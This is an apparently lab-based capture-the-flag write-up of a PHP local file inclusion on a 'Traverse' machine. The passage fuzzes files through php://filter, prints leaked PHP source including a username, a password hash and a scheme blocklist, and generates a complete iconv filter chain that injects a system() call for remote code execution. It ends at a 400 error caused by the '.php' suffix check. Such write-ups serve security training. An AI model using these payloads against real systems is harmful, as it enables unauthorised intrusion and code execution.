
Doing the same with doesnotexist.php just to know the size of the response of the file that doesn't exist so we can filter it out when we fuzz for files.
So fuzzing for files that end with .php in the same path as whatever renders those pages.
And we find two files auth.php and bootstrap.php.
jimmex@attacker :: ~ ➜ ffuf -u "http://docs-0eoyfsyajxs.traverse.hsm/?page=php://filter/convert.base64-encode/resource=FUZZ.php" \
  -b "TRAVERSESESSID=4d6fqo600uvhs4up6qdgpk5f24" \
  -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt \
  -fs 1710 -mc 200,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://docs-0eoyfsyajxs.traverse.hsm/?page=php://filter/convert.base64-encode/resource=FUZZ.php
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Header           : Cookie: TRAVERSESESSID=4d6fqo600uvhs4up6qdgpk5f24
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,500
 :: Filter           : Response size: 1710
________________________________________________

auth [Status: 200, Size: 2566, Words: 315, Lines: 70, Duration: 97ms]
bootstrap [Status: 200, Size: 2214, Words: 315, Lines: 70, Duration: 96ms]
:: Progress: [43007/43007] :: Job [1/1] :: 401 req/sec :: Duration: [0:01:46] :: Errors: 0 ::
So we'll just get the base64 of the file and decode it.

Reading the auth.php there isn't much here, no injection bugs or anything but there are two things that jump out of this code.
The file references APP_USER and APP_PASSWORD_HASH but doesn't define them or import them from anywhere but I bet they are almost certainly in the bootstrap file because it gets included automatically before any file runs.
And those variables might have creds that we use somewhere else (not SSH though cause it doesn't accept password authentication at all).
┌─[]─[10.200.102.0]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ cat auth.php
< ?php
declare(strict_types=1);

function is_authenticated(): bool
{
    return isset($_SESSION['user']) && $_SESSION['user'] === APP_USER;
}

function require_authentication(): void
{
    if (!is_authenticated()) {
        header('Location: /login.php');
        exit;
    }

    session_write_close();
}

function attempt_login(string $username, string $password): bool
{
    if (!hash_equals(APP_USER, $username)) {
        return false;
    }

    if (!password_verify($password, APP_PASSWORD_HASH)) {
        return false;
    }

    session_regenerate_id(true);

    $_SESSION = [
        'user' => APP_USER
    ];

    return true;
}
And as you can see we got the username and hash we were looking for in the bootstrap.php but this password isn't crackable so let's move on.
┌─[]─[10.200.102.0]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ cat bootstrap.php
< ?php
declare(strict_types=1);

const APP_NAME = 'Traverse Field Manual' ;
const APP_USER = 'spencer' ;
const APP_PASSWORD_HASH = '$2y$10$QZOeIv9DK06H9YtyN4AA7e/8wZmYTyrrp7sOoeUgD.vI2pOQN3ovG' ;

if (session_status() !== PHP_SESSION_ACTIVE) {
    session_name('TRAVERSESESSID');
    session_start();
}

require_once __DIR__ . '/auth.php' ;
require_once __DIR__ . '/renderer.php' ;
At this point all we need to do is to find the code that renders those pages to know what it blocks and what it doesn't block (I mean we can also fuzz this behavior but I don't like doing that). Based on the repo and the environment they refer to it as renderer? And when I looked in the wordlists I didn't find any one of them that mentions this as a word so let's try it.
jimmex@attacker :: ~/Traverse ➜ cat /opt/SecLists/Discovery/Web-Content/raft-small-words.txt | grep renderer
jimmex@attacker :: ~/Traverse ➜ cat /opt/SecLists/Discovery/Web-Content/raft-medium-words.txt | grep renderer
jimmex@attacker :: ~/Traverse ➜ cat /opt/SecLists/Discovery/Web-Content/raft-large-words.txt | grep renderer
jimmex@attacker :: ~/Traverse ➜
Usually the main page is called index.php but not in this case as you can see it is called renderer.php so finally we have its source code.

Looking at the source code it blocks some wrappers http:, https:, ftp:, ftps:, file:, data:, phar:, zip:, rar:, expect:, glob:, ssh2:, compress.zlib:, compress.bzip2:.
But the php://filter isn't blocked? Kidding that's how we got here in the first place.
Then it doesn't block filter chains convert.iconv.* so we can use that to get RCE.
jimmex@attacker :: ~ ➜ cat renderer.php
< ?php
declare(strict_types=1);

function decode_document_source(string $source): ?string
{
    $value = trim($source);

    for ($i = 0; $i < 4; $i++) {
        $decoded = rawurldecode($value);

        if ($decoded === $value) {
            break;
        }

        $value = $decoded;
    }

    if (preg_match('/[\x00-\x1F\x7F]/', $value)) {
        return null;
    }

    return $value;
}

function prepare_document_source(string $source): ?string
{
    $value = decode_document_source($source);

    if ($value === null) {
        return null;
    }

    if (!str_ends_with(strtolower($value), '.php' )) {
        return null;
    }

    $blocked = [
        'http:' ,
        'https:' ,
        'ftp:' ,
        'ftps:' ,
        'file:' ,
        'data:' ,
        'phar:' ,
        'zip:' ,
        'rar:' ,
        'expect:' ,
        'glob:' ,
        'ssh2:' ,
        'compress.zlib:' ,
        'compress.bzip2:' ,
    ];

    $lower = strtolower($value);

    foreach ($blocked as $scheme) {
        if (str_contains($lower, $scheme)) {
            return null;
        }
    }

    return $value;
}

function render_document(string $source): void
{
    $prepared = prepare_document_source($source);

    if ($prepared === null) {
        http_response_code(400);

        echo '<div class="notice notice-error"><strong>Invalid document.</strong><br>The requested document could not be opened.</div>' ;

        return;
    }

    include $prepared;
}
Filter Chain RCE
We'll use a tool called php_filter_chain_generator.py created by Synacktiv which has a very good blog explaining this behavior that I will list in the resources.
PHP filter chains abuse
convert.iconv.*encoding conversions with base64 encode/decode to smuggle arbitrary PHP code throughphp://filter, turning an LFI into RCE without file upload.
This depends on the convert.iconv.* being available and allowed that's why we checked the source code.
The convert.iconv.* filters are available, if iconv support is enabled, and their use is equivalent to processing all stream data with iconv(). These filters do not support parameters, but instead expect the input and output encodings to be given as part of the filter name, i.e. either as
convert.iconv.<input-encoding>.<output-encoding>orconvert.iconv.<input-encoding>/<output-encoding>(both notations are semantically equivalent).
We'll use the script to get the chain that we'll pass to ?page=<CHAIN> and it executes code for us.
Sometimes it returns 500 internal error even though it executed code so it is always better to test for it blindly invoking a web request or a ping command.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse/php_filter_chain_generator]
└──╼ [★]$ python3 php_filter_chain_generator.py --chain '<?php system("ping 10.200.102.0"); ?>'
[+] The following gadget chain will generate the following code : < ?php system("ping 10.200.102.0"); ?> (base64 value: PD9waHAgc3lzdGVtKCJwaW5nIDEwLjIwMC4xMDIuMCIpOyA/Pg)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932
.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022
JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.8
66|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|con
vert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv
.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.
base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|conv
ert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8
.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|co
nvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode
| convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEX
T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS936|convert.iconv.OSF00010004.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|c
onvert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|conver
t.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|
convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-enco
de|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.86
5.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32
LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|conve
rt.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|con
vert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8
.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_J
ISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ic
onv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv
.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BI
G5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp

Now if we try to use this chain we'll get 400 Bad Request, so back to the first thing we found is that it really cares that much about the input being ended with .php extension and the tool defaults the resource to php://temp and it doesn't end in .php so it errors 400 because it fails this check str_ends_with($value, '.php').
